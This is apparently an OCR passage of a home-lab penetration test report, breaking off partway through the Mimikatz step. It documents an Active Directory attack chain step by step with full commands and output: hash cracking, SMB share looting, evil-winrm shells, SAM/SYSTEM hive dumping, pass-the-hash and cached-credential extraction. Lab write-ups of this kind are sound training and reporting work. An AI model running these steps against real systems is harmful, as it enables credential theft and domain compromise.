
```
└─$ hashcat emercer_hash /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000000.txt --quiet
```



```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ hashcat emercer_hash /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000000.txt --quiet
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

5600 | NetNTLMv2 | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

EMERCER::HOMELAB:aaaaaaaaaaaaaaaa:189fd0acb4ac9555821671d5fc8d0108:0101000000000000003eaae8376edc018a9949eb3f0d65f10000000001
001000530079006c006a007600500075006a0003001000530079006c006a007600500075006a0002001000670047007a004e0065007200650070000400100
0670047007a004e006500720065007000007000800003eaae8376edc010600040002000000080050005000000000000000000000000002000008ed8628d55c9
6dba136847b3d11b8b05a3ed23d9e6100981980eb069e609dd2e025e8dbe5d7263f475102e52e7cc50128ca08de85eabfc5f2f656c0582d549180a0010000
0000000000000000000000000000000000900240063006900660073002f003100390032002e003100360038002e0031002e0031003000340000000000000000000
00:06041992
```

We then tested the credentials via SMB to confirm their validity.

```
└─$ crackmapexec smb 192.168.1.100 -u emercer -p '06041992'
```



kali@kali-vm: ~/Documents/homelab/scenario1/report
File Actions Edit View Help
kali@kali-vm: ~/Doc...ab/scenario1/report
kali@kali-vm: ~/Doc...ab/scenario1/report
kali@kali-vm: ~/Doc...ab/scenario1/report


```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ crackmapexec smb 192.168.1.100 -u emercer -p '06041992'
SMB         192.168.1.100   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:homelab.
local) (signing:True) (SMBv1:False)
SMB         192.168.1.100   445    DC01             [+] homelab.local\emercer:06041992
```

4.3 Lateral Movement

Vulnerability Explanation: Plaintext credentials were found in a PowerShell script on a share that we accessed using user Evan Mercer's password. This allowed for lateral movement from one user to another on the domain.

Steps to reproduce the attack: We began by enumerating the shares on the domain. This was done by querying the SMB service on the domain controller using CrackMapExec with our valid credentials. We immediately noticed a non-default share called "LabShare" in the command output.

```
└─$ crackmapexec smb 192.168.1.100 -u emercer -p '06041992' --shares
```




kali@kali-vm: ~/Documents/homelab/scenario1/report
File Actions Edit View Help
kali@kali-vm: ~/Doc...ab/scenario1/report
kali@kali-vm: ~/Doc...ab/scenario1/report
kali@kali-vm: ~/Doc...ab/scenario1/report

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ crackmapexec smb 192.168.1.100 -u emercer -p '06041992' --shares
SMB         192.168.1.100   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:homelab.
local) (signing:True) (SMBv1:False)
SMB         192.168.1.100   445    DC01             [+] homelab.local\emercer:06041992
SMB         192.168.1.100   445    DC01             [+] Enumerated shares
SMB         192.168.1.100   445    DC01             Share           Permissions     Remark
SMB         192.168.1.100   445    DC01             -----           -----------     ------
SMB         192.168.1.100   445    DC01             ADMIN$                          Remote Admin
SMB         192.168.1.100   445    DC01             C$                              Default share
SMB         192.168.1.100   445    DC01             IPC$            READ            Remote IPC
SMB         192.168.1.100   445    DC01             LabShare        READ,WRITE
SMB         192.168.1.100   445    DC01             NETLOGON        READ            Logon server share
SMB         192.168.1.100   445    DC01             SYSVOL          READ            Logon server share
```

We enumerated the share with SMBClient using user Evan Mercer's credentials and found a PowerShell script.


```
└─$ smbclient  '//192.168.1.100/LabShare' -U "emercer"
```


kali@kali-vm: ~/Documents/homelab/scenario1/report
File Actions Edit View Help
kali@kali-vm: ~/Doc...ab/scenario1/report
kali@kali-vm: ~/Doc...ab/scenario1/report
kali@kali-vm: ~/Doc...ab/scenario1/report

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ smbclient  '//192.168.1.100/LabShare' -U "emercer"
Password for [WORKGROUP\emercer]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Dec 16 01:27:20 2025
  ..                                  D        0  Tue Dec 16 01:27:20 2025
  Folder1                             D        0  Sat Dec 13 14:45:29 2025
  Folder2                             D        0  Thu Dec  4 23:16:02 2025

                20830207 blocks of size 4096. 16901094 blocks available
smb: \> cd Folder1
smb: \Folder1\> dir
  .                                   D        0  Sat Dec 13 14:45:29 2025
  ..                                  D        0  Sat Dec 13 14:45:29 2025
  backup.ps1                          A       20  Thu Dec  4 23:16:43 2025

                20830207 blocks of size 4096. 16901094 blocks available
smb: \Folder1\>
```


We downloaded the file locally and found leftover credentials in its contents.

```
smb: \Folder1\> get backup.ps1

smb: \Folder1\> exit
```



```
smb: \Folder1\> get backup.ps1
getting file \Folder1\backup.ps1 of size 20 as backup.ps1 (19.5 KiloBytes/sec) (average 19.5 KiloBytes/sec)
smb: \Folder1\>
```


```
└─$ cat backup.ps1
```


kali@kali-vm: ~/Documents/homelab/scenario1/report
File Actions Edit View Help
kali@kali-vm: ~/Doc...ab/scenario1/report
kali@kali-vm: ~/Doc...ab/scenario1/report
kali@kali-vm: ~/Doc...ab/scenario1/report

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ cat backup.ps1
drowe:RapidFalcon512
```

We then confirmed the validity of the credentials by authenticating via SMB to the domain controller.


```
└─$ crackmapexec smb 192.168.1.100 -u drowe -p 'RapidFalcon512'
```


kali@kali-vm: ~/Documents/homelab/scenario1/report
File Actions Edit View Help
kali@kali-vm: ~/Doc...ab/scenario1/report
kali@kali-vm: ~/Doc...ab/scenario1/report
kali@kali-vm: ~/Doc...ab/scenario1/report

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ crackmapexec smb 192.168.1.100 -u drowe -p 'RapidFalcon512'
SMB         192.168.1.100   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:homelab.
local) (signing:True) (SMBv1:False)
SMB         192.168.1.100   445    DC01             [+] homelab.local\drowe:RapidFalcon512
```

During our port scan of the machine at 192.168.1.101, we noticed that port 5985 was open. This port corresponds to the Windows Remote Management service over HTTP. We attempted connecting to the service with user Daniel Rowe’s credentials and obtained a valid remote session.

```
└─$ evil-winrm -u drowe -p 'RapidFalcon512' -i 192.168.1.101
```




```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ evil-winrm -u drowe -p 'RapidFalcon512' -i 192.168.1.101

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Rel
ine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\drowe\Documents>
```

4.4 PC01 Privilege Escalation

Vulnerability Explanation: We leveraged user Daniel Rowe's membership to the Backup Operators local group on PC01 to extract the SAM and SYSTEM registry hives from the registry. We dumped the hashes from the registries and used Pass-the-Hash to authenticate via WinRM as the local administrator.

Steps to reproduce the attack: After enumerating our user privileges, we discovered that we were part of the "Backup Operators" local group.


```
*Evil-WinRM* PS C:\Users\drowe\Documents> whoami /groups
```



```
*Evil-WinRM* PS C:\Users\drowe\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Backup Operators             Alias            S-1-5-32-551 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users      Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                 Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288
*Evil-WinRM* PS C:\Users\drowe\Documents>
```

We leveraged the group's access to restricted files to extract the local SAM and SYSTEM registry hives.


```
*Evil-WinRM* PS C:\Users\drowe\Documents> cd C:\

*Evil-WinRM* PS C:\> mkdir temp

*Evil-WinRM* PS C:\> cd temp

*Evil-WinRM* PS C:\temp\> reg save HKLM\SAM sam

*Evil-WinRM* PS C:\temp\> reg save HKLM\SYSTEM system
```



```
*Evil-WinRM* PS C:\users\drowe\documents> cd C:\
*Evil-WinRM* PS C:\> mkdir temp


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/15/2025  11:28 PM                temp


*Evil-WinRM* PS C:\> cd temp
*Evil-WinRM* PS C:\temp> reg save HKLM\SAM sam
The operation completed successfully.

*Evil-WinRM* PS C:\temp> reg save HKLM\SYSTEM system
The operation completed successfully.
```

We then transferred these files locally using Evil-WinRM's built-in file transfer utility.


```
*Evil-WinRM* PS C:\temp> download sam

*Evil-WinRM* PS C:\temp> download system
```



```
*Evil-WinRM* PS C:\temp> download sam

Info: Downloading C:\temp\sam to sam

Info: Download successful!
*Evil-WinRM* PS C:\temp> download system

Info: Downloading C:\temp\system to system

Info: Download successful!
```

We extracted the hashes using Impacket's secretsdump utility.

```
└─$ impacket-secretsdump -sam sam -system system LOCAL
```




kali@kali-vm: ~/Documents/homelab/scenario1/report
File
Actions
Edit
View
Help
kali@kali-vm: ~/Doc...ab/scenario1/report
kali@kali-vm: ~/Doc...ab/scenario1/report
kali@kali-vm: ~/Doc...ab/scenario1/report

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ impacket-secretsdump -sam sam -system system LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0×df92b634b8a8baf2d44db7eb0a953a32
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d7671d800b798de7ce19d7f893f83612:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:1656957c2d0446f1b19af4cfb44a31c2:::
Default:1001:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
[*] Cleaning up ...
```

We were then able to establish a remote session to PC01 as the administrator using the Pass-the-Hash technique.

```
└─$ evil-winrm -u administrator -H d7671d800b798de7ce19d7f893f83612 -i 192.168.1.101
```




```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ evil-winrm -u administrator -H d7671d800b798de7ce19d7f893f83612 -i 192.168.1.101

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Rel
ine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator.PC01\Documents> whoami
pc01\administrator
*Evil-WinRM* PS C:\Users\Administrator.PC01\Documents>
```

4.5 Lateral Movement to PC02

Vulnerability Explanation: PC01 and PC02 used the same password for the local administrator account. This led to lateral movement to PC02 using the PC01 local administrator hash.

Steps to reproduce the attack: In our initial port scan against PC02, we noticed that port 5985 was open. We tried to connect using the hash of the PC01 administrator account and obtained a successful connection.

```
└─$ evil-winrm -u administrator -H d7671d800b798de7ce19d7f893f83612 -i 192.168.1.102
```


kali@kali-vm: ~/Documents/homelab/scenario1/report
File Actions Edit View Help
kali@kali-vm: ~/Doc…ab/scenario1/report
kali@kali-vm: ~/Doc…ab/scenario1/report
kali@kali-vm: ~/Doc…ab/scenario1/report

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ evil-winrm -u administrator -H d7671d800b798de7ce19d7f893f83612 -i 192.168.1.102

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Rel
ine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```


4.6 Domain Compromise

Vulnerability Explanation: The password of privileged domain user Adrian Cole was cached on PC02 as an MsCacheV2 hash due to the user previously logging into the machine. We were able to extract and crack the hash to obtain the user's password. The user's membership to the Domain Administrators group then granted us full access to the domain.

Steps to reproduce the attack: Our Nmap scan of the machine at 192.168.1.102 indicated that it was likely a web server. This increased the likelihood of privileged credentials being cached on the machine because of previous administrative access. We therefore attempted to extract any cached credentials with Mimikatz.

We started by uploading the binary to PC02 using our WinRM session.


```
*Evil-WinRM* PS C:\Users\Administrator\Documents> upload mimikatz.exe
```


kali@kali-vm: ~/Documents/homelab/scenario1/report
File Actions Edit View Help


```
*Evil-WinRM* PS C:\Users\Administrator\Documents> upload mimikatz.exe

Info: Uploading /home/kali/Documents/homelab/scenario1/report/mimikatz.exe to C:\Users\Administrator\Documents\mimikatz.exe

Info: Upload successful!
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

We then ran the following command to dump cached hashes on the machine.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> ./mimikatz.exe "privilege::debug"
"token::elevate" "lsadump::cache" "exit"
```


kali@kali-vm: ~/Documents/homelab/scenario1/report
File Actions Edit View Help

```
